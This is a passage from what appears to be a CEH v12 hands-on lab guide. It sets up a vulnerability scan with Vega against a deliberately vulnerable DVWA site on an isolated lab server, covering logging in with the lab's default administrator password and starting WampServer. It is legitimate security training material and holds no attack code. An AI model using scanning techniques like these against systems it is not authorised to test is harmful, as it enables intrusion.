
Here, we will discover vulnerabilities in the target web application using Vega.

Note: In this task, the target website (<http://10.10.1.22:8080/dvwa>) is hosted by the victim machine (**Windows Server 2022**). Here, the host machine is the **Windows 11** machine.

1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




2. Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.



3. Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.


4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.



